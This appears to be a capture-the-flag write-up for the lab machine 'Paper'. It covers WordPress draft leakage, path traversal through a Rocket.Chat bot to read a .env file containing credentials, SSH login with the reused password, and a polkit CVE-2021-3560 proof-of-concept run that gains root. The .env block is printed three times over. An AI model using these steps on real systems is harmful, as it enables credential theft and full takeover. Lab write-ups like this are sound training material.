
```
So far we know that adding `?static=1` to a wordpress URL should leak its secret content

Here are a few ways to manipulate the returned entries:

- `order` with `asc` or `desc`
- `orderby`
- `m` with `m=YYYY`, `m=YYYYMM` or `m=YYYYMMDD` date format
```

6) Found a chat instance



chat.paper.htb
chat.office.paper/register/8qozr226AhkCHZdyY
rocket.chat
Name
Email
Password
Confirm your password
Register a new account
Back to login
By proceeding you are agreeing to our Terms of Service, Privacy Policy and Legal Notice.
Powered by Open Source Chat Platform Rocket.Chat.

7) Found a chatbot instance



- What time is it?
- What new files are in your sales directory?
- Why did the salesman crossed the road?
- What's the content of file x in your sales directory? etc.

Please note that I am a beta version and I still have some bugs to be fixed.

How to use me ? :

1. Small Talk:

You can ask me how dwight's weekend was, or did he watched the game last night etc.

eg: 'recyclops how was your weekend?' or 'recyclops did you watched the game last night?' or 'recyclops what kind of bear is the best?

2. Joke:

You can ask me Why the salesman crossed the road.

eg: 'recyclops why did the salesman crossed the road?'

<=====The following two features are for those boneheads, who still don't know how to use scp. I'm Looking at you Kevin.=====>

For security reasons, the access is limited to the Sales folder.

3. Files:

eg: 'recyclops get me the file test.txt', or 'recyclops could you send me the file src/test.php' or just 'recyclops file test.txt'

4. List:


You can ask me to list the files

5. Time:

You can ask me to what the time is

eg: 'recyclops what time is it?' or just 'recyclops time'


8) Found Credentials



```
<!=====Contents of file ../../..//home/dwight/hubot/.env=====>

<!=====Contents of file ../../..//home/dwight/hubot/.env=====>

export ROCKETCHAT_URL='http://127.0.0.1:48320'
export ROCKETCHAT_USER=recyclops
export ROCKETCHAT_PASSWORD=Queenofblad3s!23
export ROCKETCHAT_USESSL=false
export RESPOND_TO_DM=true
export RESPOND_TO_EDITED=true
export PORT=8000
export BIND_ADDRESS=127.0.0.1

export ROCKETCHAT_URL='http://127.0.0.1:48320'
export ROCKETCHAT_USER=recyclops
export ROCKETCHAT_PASSWORD=Queenofblad3s!23
export ROCKETCHAT_USESSL=false
export RESPOND_TO_DM=true
export RESPOND_TO_EDITED=true
export PORT=8000
export BIND_ADDRESS=127.0.0.1

export ROCKETCHAT_URL='http://127.0.0.1:48320'
export ROCKETCHAT_USER=recyclops
export ROCKETCHAT_PASSWORD=Queenofblad3s!23
export ROCKETCHAT_USESSL=false
export RESPOND_TO_DM=true
export RESPOND_TO_EDITED=true
export PORT=8000
export BIND_ADDRESS=127.0.0.1

<!=====End of file ../../..//home/dwight/hubot/.env=====>

<!=====End of file ../../..//home/dwight/hubot/.env=====>

<!=====End of file ../../..//home/dwight/hubot/.env=====>
```

Exploitation

1) Connected with ssh




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ssh dwight@10.10.11.143
The authenticity of host '10.10.11.143 (10.10.11.143)' can't be established.
ED25519 key fingerprint is SHA256:9utZz963ewD/13oc9IYzRXf6sUEX4xOe/iUaMPTFInQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.143' (ED25519) to the list of known hosts.
dwight@10.10.11.143's password:
Activate the web console with: systemctl enable --now cockpit.socket

Last login: Tue Feb  1 09:14:33 2022 from 10.10.14.23
[dwight@paper ~]$ S
```

dwight:Queenofblad3s!23


Privilege Escalation

1) Found vulnerable sudo version



```
╔══════════╣ Sudo version
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.8.29

╔══════════╣ CVEs Check
Vulnerable to CVE-2021-3560
```

2) got root



```
[dwight@paper ~]$ ./poc.sh

[!] Username set as : secnigma
[!] No Custom Timing specified.
[!] Timing will be detected Automatically
[!] Force flag not set.
[!] Vulnerability checking is ENABLED!
[!] Starting Vulnerability Checks...
[!] Checking distribution...
[!] Detected Linux distribution as "centos"
[!] Checking if Accountsservice and Gnome-Control-Center is installed
[+] Accounts service and Gnome-Control-Center Installation Found!!
[!] Checking if polkit version is vulnerable
[+] Polkit version appears to be vulnerable!!
[!] Starting exploit...
[!] Inserting Username secnigma...
Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required
[+] Inserted Username secnigma  with UID 1005!
[!] Inserting password hash...
[!] It looks like the password insertion was succesful!
[!] Try to login as the injected user using su - secnigma
[!] When prompted for password, enter your password
[!] If the username is inserted, but the login fails; try running the exploit again.
[!] If the login was succesful,simply enter 'sudo bash' and drop into a root shell!
[dwight@paper ~]$ su secnigma
Password:
[secnigma@paper dwight]$ sudo bash
[sudo] password for secnigma:
[root@paper dwight]# cd /root
[root@paper ~]# cat root.txt
fd6e271b43d3cda8ff3d6b570e73ecb9
[root@paper ~]#
```